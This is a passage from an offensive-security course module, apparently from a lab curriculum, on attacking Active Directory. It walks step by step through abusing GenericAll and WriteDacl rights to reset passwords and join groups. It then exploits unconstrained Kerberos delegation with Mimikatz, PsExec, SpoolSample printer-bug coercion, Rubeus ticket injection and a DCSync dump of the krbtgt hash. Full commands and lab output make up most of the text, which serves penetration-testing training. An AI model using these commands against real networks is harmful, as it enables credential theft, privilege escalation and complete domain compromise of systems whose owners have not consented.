Not surprisingly, members of the Domain Admins group have the *GenericAll* access right, which equates to the file access equivalent of *Full Control*.

Armed with a basic understanding of DACLs and ACEs and a working enumeration technique, we'll explore a series of misconfigurations in the next two sections that allow us to compromise additional users or groups.

### 16.1.1.1 Exercises

1. Repeat the enumeration techniques with PowerView shown in this section.
2. Filter the output further to only display the ACE for the current user.

## 16.1.2 Abusing GenericAll

In our first case study, we'll focus on the *GenericAll* access right, which gives full control of the targeted object.

To begin, we first enumerate all domain users that our current account has *GenericAll* rights to.

One approach is to gather all domain users with PowerView's **Get-DomainUser** method and pipe the output into **Get-ObjectAcl**.

This will enumerate all ACEs for all domain users. Next, we can resolve the SID, add it to the output, and finally filter on usernames that match our current user as set in the `$env:UserDomain` and `$env:Username` environment variables:

```
PS C:\tools> Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-  
Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID  
$_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq  
("$env:UserDomain\$env:Username")) {$_}}
```

```
AceType           : AccessAllowed  
ObjectDN          : CN=TestService1,OU=prodUsers,DC=prod,DC=corp1,DC=com  
ActiveDirectoryRights : GenericAll  
OpaqueLength      : 0  
ObjectSID         : S-1-5-21-3776646582-2086779273-4091361643-1604  
InheritanceFlags  : None  
BinaryLength      : 36  
IsInherited       : False  
IsCallback        : False  
PropagationFlags  : None  
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-1111  
AccessMask        : 983551  
AuditFlags        : None  
AceFlags          : None  
AceQualifier      : AccessAllowed  
Identity          : PROD\offsec  
...
```

*Listing 793 - Locating all ACEs for current user*

The output reveals that our current user (*Offsec*) has the *GenericAll* access right on the *TestService1* account. This is likely a misconfiguration since this is a non-default access right and is excessive.

---

*Although the misconfigurations in this module are used for demonstration purposes, some applications (like Exchange or SharePoint) require seemingly excessive access rights to their associated service accounts.*

---

The *GenericAll* access right gives us full control over the *TestService1* user, which among other things, allows us to change the password of the account without knowledge of the old password:

```
PS C:\tools> net user testservice1 h4x /domain  
The request will be processed at a domain controller for domain prod.corp1.com.  
  
The command completed successfully.
```

*Listing 794 - Changing password of TestService1*

Once we reset the password, we can either log in to a computer (like *appsrv01*) with the account or create a process in the context of that user to perform a pass-the-ticket attack.

Compromising an account with an allowed GenericAll access right is very simple. We can also abuse the *ForceChangePassword* and *AllExtendedRights* access rights to change the password of a user account in a similar way without supplying the old password.

So far, we have only dealt with user accounts, but since everything in Active Directory is an object, these concepts also apply to groups.

For example, we can enumerate all domain groups that our current user has explicit access rights to by piping the output of **Get-DomainGroup** into **Get-ObjectAcl** and filtering it, in a process similar to the previous user account enumeration:

```
PS C:\tools> Get-DomainGroup | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_. | Add-  
Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID  
$_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq  
("$env:UserDomain\$env:Username")) {$_.}}
```

```
AceType           : AccessAllowed  
ObjectDN          : CN=TestGroup,OU=prodGroups,DC=prod,DC=corp1,DC=com  
ActiveDirectoryRights : GenericAll  
OpaqueLength      : 0  
ObjectSID         : S-1-5-21-3776646582-2086779273-4091361643-1607  
InheritanceFlags  : None  
BinaryLength      : 36  
IsInherited       : False  
IsCallback        : False  
PropagationFlags  : None  
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-1111  
AccessMask        : 983551  
AuditFlags        : None  
AceFlags          : None  
AceQualifier      : AccessAllowed  
Identity          : PROD\offsec
```

Listing 795 - Enumerating group access rights

Listing 795 shows that we have GenericAll access rights on the *TestGroup* group. Since GenericAll gives us full access to the group, we can compromise the group by simply adding ourselves to it:

```
PS C:\tools> net group testgroup offsec /add /domain  
The request will be processed at a domain controller for domain prod.corp1.com.  
  
The command completed successfully.
```

Listing 796 - Adding the user offsec to TestGroups

As with user accounts, we can also use the *AllExtendedRights* and *GenericWrite* access rights in a similar way.

GenericAll is an extremely powerful access right that can lead to very straightforward compromise. In the next section, we'll cover another access right that we can leverage for compromise.

### 16.1.2.1 Exercises

1. Enumerate domain users and search for associated GenericAll permissions.

2. Leverage the access right to take over the *TestService1* account and obtain code execution in the context of that user through a reverse shell.
3. Enumerate domain groups and leverage GenericAll permissions to obtain group membership.

### 16.1.3 Abusing WriteDacl

As previously stated, all Active Directory objects have a DACL and one object access right in particular (*WriteDacl*) grants permission to modify the DACL itself. In this section, we'll leverage this to compromise an account.

Before we start the attack, we'll enumerate misconfigured user accounts with **Get-DomainUser** and **Get-ObjectAcl**:

```
PS C:\tools> Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-  
Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID  
$_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq  
$("$env:UserDomain\$env:Username")) {$_}}  
  
...  
  
AceType : AccessAllowed  
ObjectDN : CN=TestService2,OU=prodUsers,DC=prod,DC=corp1,DC=com  
ActiveDirectoryRights : ReadProperty, GenericExecute, WriteDacl  
OpaqueLength : 0  
ObjectSID : S-1-5-21-3776646582-2086779273-4091361643-1608  
InheritanceFlags : None  
BinaryLength : 36  
IsInherited : False  
IsCallback : False  
PropagationFlags : None  
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-1111  
AccessMask : 393236  
AuditFlags : None  
AceFlags : None  
AceQualifier : AccessAllowed  
Identity : PROD\offsec  
...
```

Listing 797 Enumerating WriteDacl access rights

The output in Listing 797 reveals that our current user has WriteDacl access rights to the *TestService2* user, which allows us to add new access rights like GenericAll.

We can use the **Add-DomainObjectAcl** PowerView method to apply additional access rights such as GenericAll, GenericWrite, or even *DCSync*<sup>964</sup> if the targeted object is the domain object.

For example, let's add the GenericAll access right to the *TestService2* object:

```
PS C:\tools> Add-DomainObjectAcl -TargetIdentity testservice2 -PrincipalIdentity  
offsec -Rights All
```

Listing 798 Adding access rights with Add-DomainObjectAcl

<sup>964</sup> (adsecurity, 2015), <https://adsecurity.org/?p=1729>



---

*Although the method is called Add-DomainObjectAcl, it will actually modify the current ACE if an entry already exists.*

---

After attempting to modify the DACL, we'll dump it again to verify that GenericAll was applied correctly:

```
PS C:\tools> Get-ObjectAcl -Identity testservice2 -ResolveGUIDs | Foreach-Object {$_ |  
Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID  
$_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq  
("$env:UserDomain\$env:Username")) {$_}}
```

```
AceType           : AccessAllowed  
ObjectDN          : CN=TestService2,OU=prodUsers,DC=prod,DC=corp1,DC=com  
ActiveDirectoryRights : GenericAll  
OpaqueLength     : 0  
ObjectSID        : S-1-5-21-3776646582-2086779273-4091361643-1608  
InheritanceFlags : None  
BinaryLength     : 36  
IsInherited      : False  
IsCallback       : False  
PropagationFlags : None  
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-1111  
AccessMask       : 983551  
AuditFlags       : None  
AceFlags         : None  
AceQualifier     : AccessAllowed  
Identity         : PROD\offsec
```

*Listing 799 - Verifying the modified access rights*

The highlighted section of Listing 799 reveals that we now have GenericAll access rights to TestService2. Let's proceed to change its password:

```
PS C:\tools> net user testservice2 h4x /domain  
The request will be processed at a domain controller for domain prod.corp1.com.  
  
The command completed successfully.
```

*Listing 800 - Changing the password of TestService2*

The password change was successful. As demonstrated, the WriteDACL access right is just as powerful as GenericAll.

Although enumerating access rights for our current user is beneficial, we can also map out all access rights to locate other user accounts or groups that can lead to compromise.

This seems like a daunting task to perform against a large network but we can do this relatively easily with the *BloodHound*<sup>965,966</sup> PowerShell script or its C# counterpart *SharpHound*.<sup>967</sup> These

---

<sup>965</sup> (BloodHound, 2019), <https://github.com/BloodHoundAD/BloodHound>

<sup>966</sup> (@Waldo, 2017), <https://wald0.com/?p=112>

<sup>967</sup> (SharpHound, 2020), <https://github.com/BloodHoundAD/SharpHound>

tools enumerate all domain attack paths including users, groups, computers, *GPOs*,<sup>968</sup> and misconfigured access rights.

We can also leverage the BloodHound JavaScript web application<sup>969</sup> locally to visually display prospective attack paths, which is essential during a penetration test against large Active Directory infrastructures.

Running these tools against our small lab domain would yield unimpressive results, but these tools are invaluable during a large penetration tests.

### 16.1.3.1 Exercises

1. Enumerate the network to discover accounts with compromisable WriteDACL access rights.
2. Leverage the WriteDACL access right to compromise affected accounts.

### 16.1.3.2 Extra Mile

GenericWrite applied to a user account can lead to compromise. Perform enumeration in the labs to discover any GenericWrite misconfigurations and work out how to compromise the relevant account.

## 16.2 Kerberos Delegation

Application and data access configurations often require fine-grained permissions, which can create design issues and security misconfigurations. One classic example of this lies in the Kerberos protocol and its authentication mechanism.

For example, consider an internal web server application that is only available to company employees. This web application uses *Windows Authentication* and retrieves data from a backend database. In this scenario, the web application should only be able to access data from the database server if the user accessing the web application has appropriate access according to Active Directory group membership.

Kerberos does not directly provide a way to accomplish this. When the web application uses Kerberos authentication, it is only presented with the user's service ticket. This service ticket contains access permissions for the web application, but the web server service account can not use it to access the backend database. This is known as the Kerberos double-hop issue.

Microsoft's Kerberos delegation solves this design issue and provides a way for the web server to authenticate to the backend database on behalf of the user. Microsoft released several implementations of this including *unconstrained delegation* (in 2000), *constrained delegation* (in 2003), and *resource based constrained delegation* (in 2012). These implementations solved various security issues and each is available at the time of this writing, providing backwards compatibility. However, resource-based constrained delegation requires a *domain functional level*<sup>970</sup> of 2012.

---

<sup>968</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects#:~:text=A%20Group%20Policy%20Object%20\(GPO,and%20in%20the%20Active%20Directory](https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects#:~:text=A%20Group%20Policy%20Object%20(GPO,and%20in%20the%20Active%20Directory)

<sup>969</sup> (BloodHound, 2020), <https://bloodhound.readthedocs.io/en/latest/data-analysis/bloodhound-gui.html>

<sup>970</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/active-directory-functional-levels>

In the next sections, we will discuss each of these delegation types and demonstrate how they can be exploited.

### 16.2.1 Unconstrained Delegation

In this section, we'll discuss unconstrained delegation, its specific security ramifications, and demonstrate how to exploit it. First, we must define unconstrained delegation and explain how it works. We'll begin with an overview of Kerberos authentication.

When a user successfully logs in to a computer, a *Ticket Granting Ticket* (TGT) is returned. Once the user requests access to a service that uses Kerberos authentication, a *Ticket Granting Service* ticket (TGS) is generated by the *Key Distribution Center* (KDC) based on the TGT and returned to the user.

This TGS is then sent to the service, which validates the access. Note that this TGS only allows that specific user to access that specific service.

Since the service cannot reuse the TGS to authenticate to a backend service, any Kerberos authentication stops here. Unconstrained delegation solves this with a *forwardable TGT*.<sup>971</sup>

When the user requests access for a service ticket against a service that uses unconstrained delegation, the request also includes a forwardable TGT as illustrated in Figure 243.




Figure 243: Kerberos communication for unconstrained delegation

<sup>971</sup> (RFC4120, 2020), <https://tools.ietf.org/html/rfc4120>

The KDC returns a TGT with the *forward flag* set along with a session key for that TGT and a regular TGS. The user's client embeds the TGT and the session key into the TGS and sends it to the service, which can now impersonate the user to the backend service.

In the previous example, this means we request a TGS for a web server service along with a forwardable TGT. We then embed the TGT into the TGS and send it to the web server service. The web server is now able to perform authentication to the backend database as our user and extract the required information.

This solves the double-hop issue and provides a working solution, but as we will soon discuss, this introduces a number of problems as well.

Since the frontend service receives a forwardable TGT, it can perform authentication on behalf of the user to any service (because of unconstrained delegation), not just the intended backend service. In our scenario, this means that if we succeed in compromising the web server service and a user authenticates to it, we can steal the user's TGT and authenticate to any service. This is especially interesting if the authenticating user is a high-privileged domain account.

Now that we have covered the theory, let's perform this attack in the labs.

As with most attack techniques, we'll begin with enumeration. Fortunately, the Domain Controller (DC) stores the information about computers configured with unconstrained delegation and makes this information available for all authenticated users.

The information is stored in the *userAccountControl*<sup>972</sup> property as *TRUSTED\_FOR\_DELEGATION*, which is represented with a numerical value of 524288.

From the Windows 10 client as the *Offsec* domain user, we'll use Powerview to enumerate unconstrained delegation through the **Get-DomainComputer** method by supplying the **-Unconstrained** flag, which parses the *userAccountControl* property for each computer:

```
PS C:\tools> Get-DomainComputer -Unconstrained
...
logoncount                : 94
badpasswordtime           : 12/31/1600 4:00:00 PM
distinguishedname         :
CN=APPSRV01,OU=prodComputers,DC=prod,DC=corp1,DC=com
objectclass               : {top, person, organizationalPerson,
user...}
badpwdcount               : 0
lastlogontimestamp        : 4/3/2020 7:13:37 AM
objectsid                 : S-1-5-21-3776646582-2086779273-4091361643-
1110
samaccountname            : APPSRV01$
localpolicyflags          : 0
codepage                  : 0
samaccounttype            : MACHINE_ACCOUNT
countrycode               : 0
```

<sup>972</sup> (Microsoft, 2020), <https://support.microsoft.com/en-us/help/305144/how-to-use-useraccountcontrol-to-manipulate-user-account-properties>

```
cn : APPSRV01
accountexpires : NEVER
whenchanged : 4/6/2020 5:59:45 PM
instancetype : 4
usncreated : 28698
objectguid : 00056504-3939-4ce1-8795-5e2766613395
operatingsystem : Windows Server 2016 Standard
operatingsystemversion : 10.0 (14393)
lastlogoff : 12/31/1600 4:00:00 PM
msds-allowedtoactonbehalffotheridentity : {1, 0, 4, 128...}
objectcategory : 
CN=Computer,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata : {4/6/2020 1:55:02 PM, 4/6/2020 1:54:34 PM,
4/6/2020 1:34:32 PM, 4/6/2020 1:07:59 PM...}
serviceprincipalname : {TERMSRV/APPSRV01,
TERMSRV/APPSRV01.prod.corp1.com,
WSMAN/APPSRV01,
WSMAN/APPSRV01.prod.corp1.com...}
lastlogin : 4/13/2020 4:21:01 AM
iscriticalsystemobject : False
usnchanged : 49358
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_FOR_DELEGATION
whencreated : 4/3/2020 2:13:37 PM
primarygroupid : 515
pwdlastset : 4/3/2020 7:13:37 AM
msds-supportedencryptiontypes : 28
name : APPSRV01
dnshostname : APPSRV01.prod.corp1.com
```

Listing 801 - Finding computers configured with unconstrained delegation

The appsrv01 machine is configured with unconstrained delegation and will be our target in this section.

---

*Service accounts can also be configured with unconstrained delegation if the application executes in the context of the service account rather than the machine account.*

---

To abuse unconstrained delegation, we must first compromise the computer or service account in question. We'll begin by resolving the IP address of appsrv01 with **nslookup**:

```
PS C:\tools> nslookup appsrv01
Server: UnKnown
Address: 192.168.120.70

Name: appsrv01.prod.corp1.com
Address: 192.168.120.75
```

Listing 802 - Finding IP address of appsrv01

At this stage, we must either perform lateral movement onto appsrv01 or compromise a vulnerable application on that machine. For purposes of demonstration, we'll simply log in to appsrv01 as the *Offsec* user instead, which is local administrator on the target system.

When unconstrained delegation is operating normally, the service account hosting the application can freely make use of the forwarded tickets it receives from users. This means if we compromise the service account as a part of an attack, we can exploit unconstrained delegation without needing local administrative privileges, because we already have access to all affected tickets.

In our example, we logged in to appsrv01 as the *Offsec* user as part of our attack simulation. Because of this, we must use administrative privileges to extract the TGTs supplied by users to IIS.

First, we'll launch Mimikatz from an administrative command prompt and list all tickets present with **sekurlsa::tickets** as shown in Listing 803.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 41754630 (00000000:027d2006)
Session          : RemoteInteractive from 4
User Name        : offsec
Domain           : PROD
Logon Server      : CDC01
Logon Time       : 4/13/2020 4:46:52 AM
SID              : S-1-5-21-3776646582-2086779273-4091361643-1111

    * Username : offsec
    * Domain   : PROD.CORP1.COM
    * Password : (null)

Group 0 - Ticket Granting Service
[00000000]
    Start/End/MaxRenew: 4/13/2020 4:46:53 AM ; 4/13/2020 2:46:52 PM ; 4/20/2020
4:46:52 AM
    Service Name (02) : LDAP ; CDC01.prod.corp1.com ; prod.corp1.com ; @
PROD.CORP1.COM
    Target Name (02) : LDAP ; CDC01.prod.corp1.com ; prod.corp1.com ; @
PROD.CORP1.COM
    Client Name (01) : offsec ; @ PROD.CORP1.COM ( PROD.CORP1.COM )
    Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ;
renewable ; forwardable ;
    Session Key       : 0x00000012 - aes256_hmac
3baefc16bac50328ae442fa78c3599b820479a603544e21e0dcc6bea73f30db5
    Ticket            : 0x00000012 - aes256_hmac ; kvno = 3 [...]

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
    Start/End/MaxRenew: 4/13/2020 4:46:52 AM ; 4/13/2020 2:46:52 PM ; 4/20/2020
```

```
4:46:52 AM
    Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
    Target Name (02) : krbtgt ; prod ; @ PROD.CORP1.COM
    Client Name (01) : offsec ; @ PROD.CORP1.COM ( prod )
    Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
    Session Key      : 0x00000012 - aes256_hmac
                      d9b04d7cb8960337ecab1774c96bdb978fba55b72e42957fd8769663fd8104cf
    Ticket           : 0x00000012 - aes256_hmac ; kvno = 2 [...]
...
```

*Listing 803 - No tickets from foreign users*

We find TGTs and TGSs related to the *Offsec* user along with the computer account, but no other domain users.

Typically, a machine would only be configured with unconstrained delegation because it hosts an application that requires it. An Nmap scan against this machine reveals a single running application: an IIS-hosted web site running on port 80.

Since this is a legitimate site, we can either wait for a user to connect or leverage an internal phishing attack to solicit visits. In our example, we'll simulate this by logging in to the Windows 10 client as the *admin* domain user and browsing to <http://appsrv01>. Since the web application is configured with Windows authentication, the Kerberos protocol is used.

After the browser has loaded the web page (which in our example is just a default IIS splash screen), we'll switch back to appsrv01 and execute the **sekurlsa::tickets** command again:

```
...
Authentication Id : 0 ; 42304798 (00000000:0285851e)
Session          : Network from 0
User Name       : admin
Domain          : PROD
Logon Server     : (null)
Logon Time       : 4/13/2020 5:14:40 AM
SID             : S-1-5-21-3776646582-2086779273-4091361643-1105

    * Username : admin
    * Domain   : PROD.CORP1.COM
    * Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
    Start/End/MaxRenew: 4/13/2020 5:14:40 AM ; 4/13/2020 3:11:20 PM ; 4/20/2020
5:11:20 AM
    Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
    Target Name (--) : @ PROD.CORP1.COM
    Client Name (01) : admin ; @ PROD.CORP1.COM
    Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded
; forwardable ;
    Session Key      : 0x00000012 - aes256_hmac
                      517cd6b29bac62711b184487d095507c5231b9d921fa7ae8c52a475edf721474
```

```
... Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
```

*Listing 804 - TGT for admin user is present*

This time, we find a TGT for the *admin* user and it is flagged as forwardable. We can use the **/export** flag with **sekurlsa::tickets** to dump it to disk and then inject the TGT contents from the output file into our process with the **kerberos::ptt** command:

```
mimikatz # sekurlsa::tickets /export

...

Group 2 - Ticket Granting Ticket
[00000000]
  Start/End/MaxRenew: 4/13/2020 5:14:40 AM ; 4/13/2020 3:11:20 PM ; 4/20/2020 5:11:20 AM
  Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
  Target Name  (--) : @ PROD.CORP1.COM
  Client Name  (01) : admin ; @ PROD.CORP1.COM
  Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ;
forwardable ;
  Session Key      : 0x00000012 - aes256_hmac
                    517cd6b29bac62711b184487d095507c5231b9d921fa7ae8c52a475edf721474
  Ticket           : 0x00000012 - aes256_hmac ; kvno = 2 [...]
```

```
* Saved to file [0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi !

...

mimikatz # kerberos::ptt [0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi

* File: '[0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi': OK
```

*Listing 805 - Dumping and injecting TGT*

With the TGT for the *admin* user injected into memory, we can exit Mimikatz and test our access on the domain controller with **PsExec**:

```
mimikatz # exit
Bye!

C:\Tools> C:\Tools\SysinternalsSuite\PsExec.exe \\cdc01 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
prod\admin
```

*Listing 806 - Obtaining code execution on the domain controller*

We have achieved code execution on the domain controller since the *admin* user is a member of the Domain Admins group.



This illustrates that if a user connects to a service that is configured with unconstrained Kerberos delegation, that user can be compromised.

---

*By default, all users allow their TGT to be delegated, but privileged users can be added to the Protected Users group,<sup>973</sup> which blocks delegation. Obviously, this will also break the functionality of the application that required unconstrained delegation for those users.*

---

In the next section, we'll improve our abuse of unconstrained delegation so that we do not have to rely on social engineering an administrative user.

### 16.2.1.1 Exercise

1. Repeat the attack shown in this section to achieve code execution on the domain controller.

Reboot appsrv01 between sections to ensure no prior tickets are present in memory.

## 16.2.2 I Am a Domain Controller

In the previous section, we demonstrated that an application or service running on a machine with unconstrained delegation can lead to a complete domain compromise. However, the attack we performed relied on a privileged user accessing the target application.

In this section, we'll demonstrate a technique that will allow us to force a high-privileged authentication without any user interaction. This will allow us to compromise the entire domain if we succeed in an initial compromise of a single instance of unconstrained delegation.

We previously exploited the printer bug to escalate our privileges on a target. We achieved this by coercing the SYSTEM account to authenticate locally via the *MS-RPRN* RPC interface.

However, as stated earlier, this attack was originally designed to work in an Active Directory environment. Specifically, the idea behind the SpoolSample tool we used in a previous module is to force a Domain Controller to connect back to a system configured with unconstrained delegation. This eventually allows the attacker to steal a TGT for the domain controller computer account.

The RPC interface we leveraged locally is indeed also accessible over the network through TCP port 445 if the host firewall allows it. TCP port 445 is typically open on Windows servers, including domain controllers, and the print spooler service runs automatically at startup in the context of the computer account.

In order to exploit the printer bug in this scenario, we must determine if the print spooler service is running and available on the domain controller from appsrv01. The MS-RPRN documentation specifies that the RPC endpoint for the print spooler is `\pipe\spoolss` and that no authentication is required.

---

<sup>973</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518(v=ws.11)?redirectedfrom=MSDN)

```
PS C:\Tools> dir \\cdc01\pipe\spoolss
```

---

*Listing 807 - Enumerating print spooler access*

Recall that this access is by design and *RpcRemoteFindFirstPrinterChangeNotification* allows us to simulate a print client and subscribe to notifications of changes on the print server. These notifications are sent over the network by the print spooler service via RPC over a named pipe.

As we did for the local privilege escalation, we'll call the *RpcOpenPrinter* and *RpcRemoteFindFirstPrinterChangeNotification* APIs through SpoolSample to facilitate the attack. Once the authentication has taken place, we'll look for tickets in memory originating from the domain controller machine account.

We are missing one final item before we launch the attack. In the last section, we used Mimikatz to find and extract the forwardable TGT, but the sheer number of returned TGTs and TGSs makes monitoring difficult. In addition, we had to write the TGT to disk to reuse it.

Let's launch Rubeus from an administrative command prompt in **monitor** mode, specify a refresh interval of 5 seconds with the **/interval** option, and filter on the domain controller machine account with the **/filteruser** option:

[illegible]

v1.5.0

<sup>974</sup> (@harmj0y, 2020), <https://github.com/GhostPack/Rubeus>

```
[*] Action: TGT Monitoring
[*] Target user      : CDC01$
[*] Monitoring every 5 seconds for new TGTs
```

*Listing 808 - Monitoring TGT from CDC01\$ with Rubeus*

With Rubeus monitoring for TGTs originating from the domain controller machine account, we'll open a second command prompt and trigger the print spooler change notification with **SpoolSample.exe** by specifying the target machine and capture server:

```
C:\Tools> SpoolSample.exe CDC01 APPSRV01
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\CDC01, CaptureServer: \\APPSRV01
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

*Listing 809 - Initiating print spooler change notification*

The SpoolSample output is not always accurate, and it may be necessary to run the tool multiple times before the change notification callback takes place.

After waiting a few seconds, we'll switch back to Rubeus, which displays the TGT for the domain controller account:

```
[*] 4/13/2020 2:45:16 PM UTC - Found new TGT:

User           : CDC01$@PROD.CORP1.COM
StartTime      : 4/13/2020 2:26:32 AM
EndTime       : 4/13/2020 12:26:32 PM
RenewTill      : 4/15/2020 8:14:07 AM
Flags          : name_canonicalize, pre_authent, renewable, forwarded,
forwardable
Base64EncodedTicket :

    doIFIjCCBR6gAwIBBaEDAgEWooIEIzCCBB9hggQbMIIEF6ADAgEF...
```

```
[*] Ticket cache size: 1
```

*Listing 810 - Domain controller machine account TGT is found*

We have forced the domain controller machine account to authenticate to us and give us a TGT without any user interaction. Nice!

---

*Dirk-jan Mollema created krbrelayx,<sup>975</sup> a Python implementation of this technique. The benefit of this tool is that it does not require execution of Rubeus and Spoolsample on the compromised host as it will execute on the Kali machine.*

---

<sup>975</sup> (Dirk-jan Mollema, 2019), <https://github.com/dirkjanm/krbrelayx>

Now that we've managed to avoid user interaction, we can further improve this technique by avoiding the write to disk. Rubeus **monitor** outputs the Base64-encoded TGT but it can also inject the ticket into memory with the **ptt** command:

```
C:\Tools> Rubeus.exe ptt /ticket:doIFIjCCBR6gAwIBBaEDAgEWo...  
...  
[*] Action: Import Ticket  
[+] Ticket successfully imported!
```

*Listing 811 - Injecting TGT with Rubeus*

With the TGT of the domain controller machine account injected into memory, we can perform actions in the context of that TGT. However, the CDC01\$ account is not a local administrator on the domain controller so we cannot directly perform lateral movement with it.

On the other hand, the account has domain replication permissions, which means we can perform **dcsync** and dump the password hash of any user, including the special *krbtgt* account:

```
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:prod\krbtgt  
[DC] 'prod.corp1.com' will be the domain  
[DC] 'CDC01.prod.corp1.com' will be the DC server  
[DC] 'prod\krbtgt' will be the user account  
  
Object RDN          : krbtgt  
  
** SAM ACCOUNT **  
  
SAM Username       : krbtgt  
Account Type       : 30000000 ( USER_OBJECT )  
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )  
Account expiration :  
Password last change : 4/2/2020 7:09:13 AM  
Object Security ID  : S-1-5-21-3776646582-2086779273-4091361643-502  
Object Relative ID  : 502  
  
Credentials:  
Hash NTLM: 4b6af2bf64714682eeef64f516a08949  
    ntlm- 0: 4b6af2bf64714682eeef64f516a08949  
    lm  - 0: 2342ac3fd35afd0223a1469f0afce2b1  
...
```

*Listing 812 - Executing DCSync as CDC01\$*

Armed with the *krbtgt* NTLM hash, we can craft a golden ticket and obtain access to any resource in the domain. Alternatively, we can dump the password hash of a member of the Domain Admins group.

The technique shown in this section illustrates just how dangerous unconstrained Kerberos delegation is. If we are able to compromise a server that has unconstrained delegation configured, we can obtain complete domain compromise with default Active Directory settings.

---

*In this section, we have demonstrated the attack via the Rubeus executable, but we can also use the DLL implementation,<sup>976</sup> which may help bypass application whitelisting.*

---

In the next section, we'll investigate a more secure variant of Kerberos delegation and demonstrate various attacks against it.

### 16.2.2.1 Exercises

1. Repeat the attack and obtain a TGT for the domain controller machine account. Reboot appsrv01 to ensure no prior tickets are present.
2. Inject the ticket and use it to gain a Meterpreter shell on the domain controller.

## 16.2.3 Constrained Delegation

In 2003, Microsoft released an updated and safer version of Kerberos delegation known as *constrained delegation*.

The main goal of Kerberos delegation is to solve the double-hop issue. While unconstrained delegation allowed the service to perform authentication to anything in the domain, constrained delegation limits the delegation scope.

